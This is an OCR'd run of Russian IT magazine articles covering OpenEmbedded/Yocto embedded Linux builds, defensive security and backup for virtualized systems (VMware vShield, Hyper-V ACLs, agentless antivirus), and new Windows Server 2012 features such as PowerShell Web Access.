- В первую очередь загружаются исходники кросс-тулчейна (набора утилит для кросс-сборки, в который входят компилятор, ассемблер, линкер и отладчик).
- С использованием уже установленного компилятора они собираются в исполняемые файлы — но не для целевой системы, а для хостовой.
- С использованием кросс-компилятора на основе исходников кросс-компилируемой программы генерируется ассемблерный код (кстати, возможен также и промежуточный код).
- Ассемблер переводит код в команды процессора.
- Линкер компонует полученный код с библиотеками. Этот этап в некоторых случаях, таких, например, как компиляция ядра или библиотеки glibc/uclibc, необязателен.

Возможно, я опустил некоторые детали (работу препроцессора, например), но в целом кросс-сборка осуществляется вышеописанным образом. Для разработки приложений под OpenEmbedded необходим ADT (Application Development Toolkit) — в OpenEmbedded-classic аналогичное средство называлось SDK. ADT включает в себя следующие части:

- кросс-тулчейн — что в него входит, я уже писал выше;
- Sysroot — базируется на образе целевой корневой ФС и содержит заголовочные файлы, библиотеки и некоторые конфиги;
- QEMU — без комментариев;
- некоторые тулзы для упрощения разработки, такие, например, как LatencyTOP, OProfile, Perf;
- имеется также плагин для Eclipse от Yocto Project.

Рассмотрю последний чуть подробнее. Этот плагин упрощает разработку приложений для конечного использования и позволяет непосредственно из Eclipse производить кросс-компиляцию, профилировку и отладку. Также поддерживается набор инструментов для сбора данных о питании, задержках и производительности. Я здесь не буду рассматривать установку, лишь перечислю необходимые средства:

- Eclipse Indigo 3.7.2 — собственно IDE;
- CDT с поддержкой Autotools — тулкит для C-разработчиков;
- LTTng — Linux Tracing Toolkit — тулкит для трассировки;
- TM and RSE — Target Management and Remote System Explorer. В данном случае этот плагин необходим для удаленного управления отлаживаемой системой.

Что же до разработки приложений для встраиваемых систем, то тут есть пара нюансов, о которых хотелось бы упомянуть.



OpenEmbedded использовался при создании платы FriendlyARM Mini2440

```
Терминал - rom@rom-desktop: ~/oe-core/meta/classes
Файл Правка Вид Терминал Переход Справка
BB_DEFAULT_TASK ?= "build"
CLASSOVERRIDE ?= "class-target"

inherit patch
inherit staging

inherit mirrors
inherit utils
inherit utility-tasks
inherit metadata_scm
inherit logging

OE_IMPORTS += "os sys time oe.path oe.utils oe.data oe.packagegroup oe.sstatesig
 oe.lsb"
OE_IMPORTS[type] = "list"

def oe_import(d):
    import sys

    bbpath = d.getVar("BBPATH", True).split(":")
    sys.path[0:0] = [os.path.join(dir, "lib") for dir in bbpath]

    def inject(name, value):
```

Базовый класс BitBake, от которого в конечном итоге наследуется все остальное

Во-первых, если ты разрабатываешь нечто низкоуровневое, то должен помнить о том, какая архитектура будет применяться в качестве целевой: big-endian или little. Во-вторых, если используешь не glibc, а, например, uclibc, то в ней имеются следующие ограничения:

- не поддерживаются базы данных (имеются в виду Berkley DB и производные);
- NIS не поддерживается (этот анахронизм еще где-то используется?);
- урезанная поддержка локалей.

ФАЙЛОВЫЕ СИСТЕМЫ И ЗАГРУЗЧИК

На этапе планирования ты должен выбрать, какую файловую систему будешь использовать. Вариантов здесь достаточно много, как, впрочем, и во всем остальном, что касается Linux-систем. Но прежде всего отвечу на незаданный вопрос — почему для встраиваемых систем не рекомендуется использовать настольные ФС.

Из-за особенностей флеш-памяти, в основном и применяемой при разработке встраиваемых систем, один бит информации допускается сбрасывать в нуль, в то время как для обратной операции — изменения с нуля на единицу — необходимо перевести в это состояние весь блок. Плюс к этому у флеш-памяти ограниченный срок службы, то есть блоки могут быть перезаписаны определенное число раз, а потом они «портятся». Кроме того, бывают такие ситуации, когда писать на устройство не требуется или невозможно. Из этого следует, что ФС должна быть спроектирована с учетом вышесказанного и иметь следующие функции:

- сбор мусора — для подготовки использования засоренных блоков. При этом та часть блока, что еще не засорена, переносится на другой блок, а старый блок стирается и вновь становится пригодным для использования;
- контроль дефектных блоков. Тут все более-менее ясно — некоторые блоки со временем становятся негодными для использования, и их физическое положение надо где-то записывать. Некоторые устройства поддерживают это на аппаратном уровне, но для некоторых задачу должна реализовывать ФС;
- оптимизация износа. Из-за ограниченного срока службы флеш-памяти приходится придумывать алгоритмы для уменьшения ее износа. Имеются два вида алгоритмов уменьшения износа — динамический, который пытается распределить информацию по блокам равномерно, а не писать в один и тот же блок по многу раз, и статический — некоторые типы флеш-памяти имеют еще и ограничение на время чтения между двумя записями; если в блок слишком долго не писать, данные могут пропасть. Так вот, статический алгоритм старается предупредить и это, переписывая старые данные в новые блоки;
- возможность хранения информации в сжатом виде.

Не все файловые системы, которые я хочу описать, доступны в данный момент в OpenEmbedded. Тем не менее представление о них иметь надо.

- **cramfs** — ФС только для чтения. Проста и компактна. Поддерживает zlib-сжатие.
- **SquashFS** — основное отличие от cramfs — это алгоритм LZMA.
- **JFFS2** — да-да, ты правильно догадался, что первая буква означает «Journal» — журналируемая. Поддерживает сбор мусора и оптимизацию износа.
- **YAFFS2** — используется в Android. По сравнению с JFFS2, сборщик мусора, более простой и быстрый. Монтирование также происходит быстрее.
- **UBIFS** — сегодня для встраиваемых систем рекомендуется использовать именно эту ФС, поскольку в ней появился уровень абстракции — тома UBI. Тома UBI создаются только поверх «сырых» флеш-устройств — никаких SD/MMC или CF! Служат они примерно для тех же целей, что и LVM.

После создания образа его надо как-то грузить. В отличие от настольных систем, во встраиваемых системах зачастую нет BIOS, поэтому надо либо писать IPL самому, либо использовать уже готовый IPL, который, возможно, все равно придется дорабатывать ручками. В качестве последнего часто используется U-Boot, названный в честь одноименной подводной лодки. Конфигурация его происходит через изменение h-файлов, то есть в рантайме ничего изменять нельзя. После компиляции установить его можно, либо обновив уже существующий U-Boot, либо прошив через JTAG.

ИТОГИ

В статье я рассмотрел фреймворк для сборки OpenEmbedded. Конечно, не полностью — чтобы подробно его описать, пришлось бы наваять целую книгу. Но я и не ставил перед собой такую задачу. Также, несмотря на то что мы рассматривали только OpenEmbedded, статья дает представление о том, как происходит сборка встраиваемых систем вообще — собираешь ли ты с использованием Buildroot либо же используешь OpenBricks.

ПЛАТФОРМА YOCTO

Yocto предоставляет набор компонентов (инструментарий разработчика, система сборки Poky, набор программных интерфейсов, коллекция метапакетов) для создания собственных дистрибутивов для встраиваемых продуктов на базе различных аппаратных архитектур, в том числе ARM, PPC, MIPS, x86 и x86-64. Пока статья готовилась к выпуску, вышел Yocto 1.3. Из новинок и усовершенствований:

- **Yocto autobuilder — набор утилит для автоматизированного тестирования и оценки качества продукта;**
- **исключен один из этапов сборки кросс-тулчейна;**
- **появился скрипт для отслеживания времени сборки компонентов дистрибутива;**
- **в загрузчике Grub включена поддержка UEFI;**
- **плагин для Eclipse обновлен до версии Juno.**

DVD

- **На диске ты найдешь архив с примером слоя.**

WWW

- **yoctoproject.org — информация о встраиваемом Linux, в том числе и документация, относящаяся к OpenEmbedded.**

166 рублей за номер!



Нас часто спрашивают: «В чем преимущество подписки?»
Во-первых, это выгодно. Потерявшие совесть распространители не стесняются продавать журнал за 300 рублей и дороже. Во-вторых, это удобно. Не надо искать номер в продаже и бояться, что весь тираж уже разберут. В-третьих, это шанс выиграть одну из 20 годовых подписок на сервис Evernote!

ПОДПИСКА

6	месяцев	1110 р.
12	месяцев	1999 р.





ПОДАРОК

Evernote помогает 40 миллионам людей по всему миру легко запоминать на будущее информацию любого типа, используя то устройство, которое есть под рукой, — компьютер, телефон или планшет. Попав в Evernote, эти данные становятся доступными для просмотра в любое время и в любом месте.

Evernote — бесплатный сервис, но для активных пользователей предусмотрена премиум-подписка, которая открывает доступ к полезным дополнительным возможностям. Ее обладатели могут загружать до 1 Гб данных каждый месяц, хранить все свои блокноты на телефонах в режиме офлайн, мгновенно распознавать текст в своих фотографиях и многое другое.

Первые 20 читателей, оформивших годовую подписку с 24 декабря по 5 января, получат Evernote на год!













8 (800) 200-3-999 (бесплатно)
subscribe@glc.ru

Сергей Яремчук (grinder@synack.ru)

СПАСТИ МАТРЕШЕК


ЦЕНТРАЛИЗОВАННОЕ ОБЕСПЕЧЕНИЕ БЕЗОПАСНОСТИ ГОСТЕВЫХ СИСТЕМ

Многие специалисты считают, что виртуализация и облачные технологии скоро станут основой IT-инфраструктуры их компаний. Аналитики подтверждают это, прогнозируя, что каждый седьмой доллар в 2015 году будет потрачен на виртуализацию. Однако есть и сдерживающие факторы, главный из которых — вопрос, как обеспечить безопасность.


ПРОБЛЕМЫ ЗАЩИТЫ ВИРТУАЛЬНЫХ СИСТЕМ

Создать привычный барьер из файрвола, IDS/IPS и антивируса в виртуализированной среде не всегда возможно, поскольку многие традиционные средства защиты ориентированы на контроль трафика с физических хостов, а данные, которыми обмениваются VM, остаются для них «невидимыми». Кроме того, сами VM нередко «переезжают» на другой хост или ЦОД. Конечно, можно установить полный защитный комплект на каждую VM, но это на порядок усложнит сопровождение и стоимость ПО, не говоря уже о том, что данные в таком случае будут дублироваться. Несколько VM, запущенных на одном физическом сервере, имеют доступ к одним и тем же физическим ресурсам, что порождает новые риски. Вредоносы могут заражать файлы, используемые другими VM, и таким образом проникать в эти системы или перехватывать трафик между виртуальными машинами. Появились и специфические атаки. Так, ошибка в BIOS'е материнской платы Intel DQ35JO позволила обойти защиту памяти гипервизора Xen. Стоит также вспомнить громкий инцидент, который произошел в 2009 году, когда, используя уязвимость в гипервизоре HyperVM, хакеры уничтожили более 100 000 сайтов хостера LXLabs.

По сравнению с традиционными сетями, в виртуализированной среде проблемы обеспечения безопасности систем имеют другие



Настройка задачи в консоли Kaspersky Security Center



Диспетчер авторизации позволяет назначить права управления доступом к приложению на основе ролей

корни, должны решаться иначе и при помощи других инструментов. Учитывая разнообразие гипервизоров и слабую изученность проблемы, универсального решения никто не предлагает, каждый вендор рекомендует свой вариант защиты, позиционируя его как наиболее правильный. В настоящее время основные разработки ведутся по нескольким направлениям: обеспечение защиты ЦОД, сетевых подключений и устройств, работающих с cloud-сервисами, а также подготовка стандартов и рекомендаций.

ЗАЩИТА СЕТЕВЫХ ПОДКЛЮЧЕНИЙ

Часто один хост содержит несколько однотипных VM, поэтому, взломав одну из них, хакер с легкостью получит доступ и к остальным. Традиционные системы защиты, вроде брандмауэра и сетевой IDS/IPS, отслеживают трафик между физическими серверами, что порождает так называемый Communication Blind Spots, когда админ ничего не знает об обмене данными между приложениями и VM. Активация файрвола на каждом виртуальном узле может повлечь за собой серьезную головную боль у админа, поскольку существенно возрастет количество настроек (задача осложняется еще и тем, что VM могут активно взаимодействовать между собой, кроме того, со временем они могут быть перенесены на другой сервер). Разработчики систем виртуализации предлагают свой вариант — виртуальные коммутаторы и брандмауэры, предоставляемые гипервизором, которые позволяют изолировать и контролировать трафик разных клиентов.

Одна из первых технологий защиты гостевых ОС, появившаяся в продуктах промышленного класса, носит название VMware vShield и состоит из нескольких компонентов. Например, компонент vShield Zones реализует функции файрвола, среди задач которого контролировать входящий и исходящий трафик в среде VMware vCenter (включая трафик между машинами в одной группе) и обеспечивать базовую защиту от сетевых угроз. Решение построено на основе Virtual Shield, который перешел к VMware вместе с приобретенной в 2008 году компанией Blue Lane Technologies (известна тем, что занималась разработкой систем безопасности для виртуальных сред). Представляет собой промежуточный слой между гипервизором ESXi и гостевыми ОС, реализованный в виде адаптеров vNIC на хосте ESXi. Такой подход позволяет обеспечивать контроль всего трафика, без необходимости в установке агентов на VM или ОС. Администратор может создавать политики, контролирующие IP/порт источника и назначения, протокол. В настоящее время vShield Zones является частью более мощного решения vShiled App, способного создавать правила на уровне приложений (Application Layer Gateway) для большого числа протоколов, наблюдать за сетевой активностью VM, защищать перемещаемые с помощью технологии vMotion виртуальные машины, строить отчеты, управлять политиками и многое другое.

vShield Edge является более «глобальным» продуктом, он обеспечивает комплексную защиту периметра дата-центра и имеет возможность изоляции трафика в его пределах на уровне групп портов. Сочетает в себе firewall, VPN, DHCP, NAT, Load Balancing, сбор статистики и некоторые другие функции.

Компоненты VMware vShield легко разворачиваются и поддерживаются всеми версиями VMware vSphere. Централизованное управление обеспечивается при помощи консоли vShield Manager, которая реализована в виде OVA-образа (VMware vCloud Networking and Security). После импорта и загрузки VM следует зарегистрироваться из локальной консоли (логин «admin», пароль «default») и настроить сеть, выполнив две команды:

```
manager# enable
manager# setup
```

Далее вводим по запросу IP, сетевую маску, адрес шлюза и DNS-сервера, после чего подключаемся при помощи браузера по IP, настраиваем соединение с vCenter Server и затем правила.

В реализации сетевой подсистемы Hyper-V 3.0 также появились соответствующие компоненты. Так, виртуальный коммутатор Hyper-V Extensible Switch (goo.gl/sGu1Z) обеспечивает применение политик в области безопасности VM, защиту от некоторых атак (спуфинг MAC-адреса, блокировка неавторизованного DHCP и так далее), изоляцию и приоритизацию трафика, метрики и поиск неисправностей. Можно создавать виртуальный свитч одного из трех типов: External, Internal и Private.


Кроме консоли Hyper-V Manager, предложены инструменты управления на базе WMI и PowerShell. Найти все командлеты можно, выполнив запрос:

```
PS> Get-Help *VMNetworkAdapter*
```


По умолчанию все соединения разрешены, командлет Add-VMNetworkAdapterAcl позволяет задавать списки доступа. Например, можно блокировать определенную сеть для сервера SRV01:

```
PS> Add-VMNetworkAdapterAcl -VMName srv01 ↵
-RemoteIPAddress 192.168.1.0/24 ↵
-Direction Both -Action Deny
```

Открытая архитектура Hyper-V, поддерживающая расширения, дает возможность сторонним разработчикам создавать средства контроля трафика и переадресации, фильтры брандмауэра.



Бесплатный VeeamZIP позволяет резервировать Hyper-V и VMware



Создание снапшота VM в консоли vSphere Client

АНТИВИРУСНАЯ ЗАЩИТА

Как и прежде, одним из главных элементов защиты является антивирус, но в случае использования VM есть свои особенности. Так, установка антивирусного агента и сигнатурных баз на каждую VM может привести к повышенному использованию ресурсов (так называемый resource contention), тем самым снижая производительность отдельной VM и всего хоста.

Например, агенты на нескольких системах могут одновременно инициировать проверку или обновление баз, сигнатурные базы начнут дублироваться, проверке станут подвергаться одни и те же файлы. Далее усложняется сопровождение, так как требуется отслеживать состояние и управлять работой всех агентов. Кроме того, решения, предлагаемые большинством вендоров, зачастую имеют избыточную функциональность, поскольку включают файрвол, веб-защиту, контроль приложений, антиспам и тому подобное. Для VM в большинстве ситуаций необходим просто антивирус. С точки зрения производительности наиболее целесообразным решением является интеграция системы безопасности с гипервизором и централизованное управление работой антивирусного продукта. Это позволит избежать излишней нагрузки и дублирования данных, полностью контролировать файловый и сетевой обмен в виртуализированной среде.

VMware предлагает разработку vShield Endpoint, позволяющую интегрировать антивирусное решение третьих фирм, которое, работая на уровне гипервизора, будет обеспечивать защиту ОС без использования агентов и минимально нагружать сервер. Для доступа к VM используется специальный драйвер VMware vShield Endpoint Thin Agent (входит в комплект VMware Tools). О поддержке vShield Endpoint заявили практически все разработчики антивирусного ПО.

Например, Kaspersky Security для виртуальных сред (kaspersky.ru/security-virtualization) поддерживает технологию vShield Endpoint и не требует установки антивирусного агента на каждую VM (хотя при необходимости может быть использован и агент). Решение создано на базе SUSE Linux Enterprise Server и реализовано в виде OVA-образа. Все размещенные на хост-сервере виртуальные машины, работающие под управлением Windows, для антивирусной проверки используют одно виртуальное устройство, с которым соединены посредством драйвера. Поддерживается любая иерархия: отдельный хост ESXi, VMware vCenter Server, кластер VMware, ресурсный пул и так далее. Общее управление системой защиты физических и виртуальных систем, а также мобильных устройств производится из единой консоли администрирования Kaspersky Security Center. Профили защиты позволяют гибко настроить параметры для разных виртуальных машин.


Комплексная система защиты физических и виртуальных сред Trend Micro Deep Security работает как с установкой агентов, так и без них и позволяет реализовывать гибкие политики. Специализированный «Антивирус и виртуальный файрвол для Hyper-V» (5nine.com) предоставляет возможность контролировать, блокировать сетевой трафик между VM и управлять им, обнаруживать атаки, сканировать системы, а также производить аудит, мониторинг и прочие мероприятия для усиления безопасности.

Использование гипервизора, управляющего состоянием VM, позволит избежать еще одной проблемы — Instant-On. Дело в том, что спящие ОС и шаблоны, из которых создаются новые виртуальные машины, спустя некоторое время не будут соответствовать текущим настройкам безопасности, в связи с устаревшими версиями баз и отсутствием последних заплаток. Период обновления до актуального состояния может занимать какое-то время, в течение которого подобные системы подвержены риску заражения. При этом имеющиеся системы обновлений, вроде WSUS, умеют работать только с запущенными машинами. Вот при защите проснувшихся/новых ОС и выручает интеграция антивируса, обладающего самыми последними базами, с гипервизором. Также для офлайн-обновления остановленных и спящих VM и шаблонов можно задействовать специальные решения. Например, для Hyper-V можно использовать Microsoft Offline Virtual Machine Servicing Tool, System Center Virtual Machine Manager 2012 и VMware Update Manager. Кроме того, хорошо себя зарекомендовали механизмы, работающие по принципу «виртуального патча», — Virtual Patching и Vulnerability Shielding, блокирующие уязвимость до выхода официального патча, ее устраняющего.


РАЗГРАНИЧЕНИЕ ДОСТУПА

Отсутствие четких границ в виртуализированной среде обуславливает необходимость полноценного разграничения прав доступа и аудита деятельности администраторов/пользователей. В идеале администратор хостовой системы должен управлять работой только своего сервера и не иметь доступа к данным гостевых систем и тем более не иметь возможности удалить одним движением все VM. Во многих решениях виртуализации уже реализована ролевая модель, позволяющая тонко настроить доступ. Например, VMware vSphere предлагает достаточно эффективные инструменты администрирования, максимально стандартизирующие и автоматизирующие основные операции (с целью снижения ошибок управления), средства аутентификации и ролевую модель доступа, позволяющую назначить необходимые права.

Если этих возможностей не хватает, можно обратиться к специализированному средству защиты виртуальной инфраструктуры, например vGate R2 (на данный момент поддерживает только VMware vSphere). Чтобы обеспечить безопасность данных, в этом решении реализованы две роли со своими функциями и возмож-



Диспетчер Hyper-V позволяет быстро создать снимок



Скрипт HyperV Backup Tool используется для горячего бэкапа и восстановления VM на базе Hyper-V

WWW

- **Описание виртуального коммутатора Hyper-V Extensible Switch в MSDN:** goo.gl/sGu1Z;
- **Kaspersky Security для виртуальных сред:** kaspersky.ru/security-virtualization;
- **сайт Acronis Backup & Recovery:** acronis.ru/backup-recovery;
- **процесс регистрации модуля записи VSS Microsoft Hyper-V в системе архивации данных:** support.microsoft.com/kb/958662.

ностями: администратор виртуальной инфраструктуры и администратор информационной безопасности. vGate R2 имеет сертификат ФСТЭК, позволяющий применять этот продукт в защищенных системах. Реализована усиленная аутентификация администраторов, автоматическая конфигурация безопасности, проверка целостности настроек, мандатная модель управления доступом (при которой каждый будет управлять строго своими VM), правила разграничения доступа на основе ACL и портов, защита средств управления, контроль целостности VM и расширенный аудит событий и мониторинг.

Стоит отметить, что в ОС Windows, начиная с версии 2003, реализован диспетчер авторизации (azman.msc), позволяющий назначить гибкие права управления доступом к приложению на основе ролей. Политики авторизации, применяемые во время выполнения, можно хранить в AD, XML-файле и SQL-базе. Чтобы упростить первоначальную настройку, предложен готовый XML-файл (после установки роли лежит в C:\ProgramData\Microsoft\Windows\Hyper-V\InitialStore.xml), который нужно просто подключить в диспетчере.

БЭКАП VM

Чтобы обеспечить доступность, очень важно создавать резервные копии. Использование виртуальных машин накладывает свои особенности, ведь чаще всего владельца интересует именно VM целиком, а не данные приложения, с которыми он работает (они резервируются традиционным способом, здесь никаких особенностей нет).

Наиболее простым решением является создание снимков. «Правильный» снимок работающей VM содержит информацию в том числе из ОЗУ, поэтому в некоторых решениях такие снимки называют checkpoint'ами, чтобы не путать с дисковыми snapshot'ами. Необходимые функции предоставляет большинство средств управления гипервизором, позволяя создать снимок без остановки ОС. Например, чтобы создать checkpoint в Citrix XenServer, достаточно ввести «xe vm-checkpoint». Программы управления, вроде vSphere Client или Hyper-V, позволяют создать снимок одним нажатием мышки. Кроме того, для бэкапа в Windows можно использовать систему архивации. Для этого необходимо лишь зарегистрировать модуль записи VSS Microsoft Hyper-V в системе архивации данных. Весь процесс подробно описан в руководстве KB958662 (support.microsoft.com/kb/958662).

Правда, снимок больше подходит все-таки для краткосрочных задач (например, перед накатом критических обновлений), позволяя в случае проблем быстро вернуть VM в работу. В зависимости от технологии резервирования размер такого бэкапа может занимать объем, сопоставимый с размером самой VM, что требует дополнительного дискового пространства. А потому желательно применять дедупликацию или сжатие. Но главное, что снапшот по умолчанию создается на том же сервере, что и VM, а значит, может быть также поврежден или недоступен. Поэтому для критически важных VM их снимки желательно сохранять на внешний ресурс.

Применять для сопровождения одного или двух серверов такие средства управления, как System Center Virtual Machine Manager или VMware vSphere, нецелесообразно, поэтому пользователи ищут более простые инструменты. Тщательно пошерстив интернет, можно подобрать себе наиболее подходящий вариант. Например, для VMware ESXi 3.5/4.x/5.x энтузиастами из комьюнити VMware предложен Perl-скрипт ghettoVCB (communities.vmware.com/docs/DOC-8760). Его установка очень проста, достаточно распаковать архив и настроить автозапуск через cron и в ghettoVCB.conf параметры резервирования (все они хорошо расписаны). Поддерживается экспорт на ресурс NFS и отправка e-mail об операции.

Еще один простой в использовании скрипт — HyperV Backup Tool (sysadmins.ru/topic247352.html) — используется для горячего бэкапа и восстановления VM на базе Hyper-V. Поддерживает любую гостевую ОС, протестирован на Win2k8/R2. Проблем с ним нет, если помнить об указанных ограничениях: поддержка только VHD и отсутствие сжатия.

В сторонних решениях, вероятно, потребуется установка агента в хостовую или гостевую ОС. Например, такая схема реализована в Acronis Backup & Recovery 11.5 Virtual Edition (acronis.ru/backup-recovery), предлагающем возможность бэкапа, восстановления виртуальных систем Hyper-V, RHEV, Citrix XenServer, Parallels Server Bare Metal, а также миграции на любую из указанных платформ. Для разных гипервизоров реализована своя схема создания резервных копий: агент устанавливается в хостовую или гостевые системы. Поддерживается дедупликация, сжатие образа, настройка исключений, сохранение на удаленный ресурс (дисковые и сменные устройства, SMB/FTP/NFS, ленточные устройства) и прочие привычные для продуктов Acronis функции.

Также следует обратить внимание на продукцию компании Veeam Software (veeam.com/ru). Среди прочих решений она предлагает простой в использовании и бесплатный VeeamZIP (Veeam Backup Free Edition для VMware и Hyper-V), который позволяет на лету создавать резервные копии VM или отдельных каталогов и файлов, поддерживает сжатие и дедупликацию данных. С его помощью можно восстановить не только всю VM, но и отдельные файлы. Реализовано управление при помощи графической консоли и командлетов PowerShell. Кстати, VeeamZIP победил в номинации «Лучший бесплатный продукт» на международной конференции VMworld 2012.

Мартин «urban.prankster» Пранкевич (martin@synack.ru)



ПОПУРРИ

ОБЗОР ПОЛЕЗНЫХ, НО МАЛОИЗВЕСТНЫХ ФУНКЦИЙ WINDOWS SERVER 2012

INFO

Рекомендации по настройке шлюза PowerShell Web Access можно найти в файле C:\Windows\Web\PowerShell-WebAccess\www-root\README.txt.

В Win2012 уже не нужно импортировать GPO-модуль командой Import-Module GroupPolicy.

По подсчетам Microsoft, экономия от дедупликации может составлять до 30% для документов и до 90% для VHD.

В Win2012 представлено много новых полезных возможностей, однако зачастую профильные книги и обзоры рассказывают только о самых основных — тех, которые находятся непосредственно на поверхности. Между тем некоторые фичи, позволяющие на порядок упростить настройку и сделать работу админа продуктивнее, проходят незамеченными.

РАБОТА С КОНСОЛЬЮ POWERSHELL ИЗ БРАУЗЕРА

Оболочка PowerShell снискала огромную популярность среди системных администраторов благодаря тому, что с ее помощью можно автоматизировать большинство задач и выполнять команды удаленно сразу на нескольких системах. Но для работы требуется PS-консоль, а в век планшетников и смартфонов это серьезный недостаток. В Win2012 появился новый компонент PowerShell Web Access, предоставляющий возможность управлять своими системами практически с любого устройства, вводя команды прямо в веб-браузере. Компонент представляет собой шлюз, реализованный в виде веб-приложения IIS. Требования к клиентской стороне весьма просты: браузер должен поддерживать JavaScript и принимать плюшки. В списке официально поддерживаемых бродилок IE версии 8.0 и выше, Firefox, Google Chrome, Apple Safari, а также браузеры, установленные в Windows Phone, Android и iPhone/iPad. Весь обмен данными происходит по HTTPS, поэтому бояться утечки данных не стоит. Чтобы развернуть серверную часть, достаточно в мастере добавления ролей отметить компонент «Windows PowerShell Web Access» (находится в блоке PowerShell) и подтвердить установку сопутствующих компонентов и ролей (NET Framework 4.5 и Web Server (IIS), консоль управления IIS Manager), необходимых для его работы. Если ранее не была развернута роль IIS, то далее можно будет выбрать дополнительные службы ролей.


Установку можно произвести и при помощи PowerShell:

```
PS> Install-WindowsFeature –Name PowerShellWebAccess ↵
-ComputerName <computer_name> -IncludeManagementTools ↵
-Restart
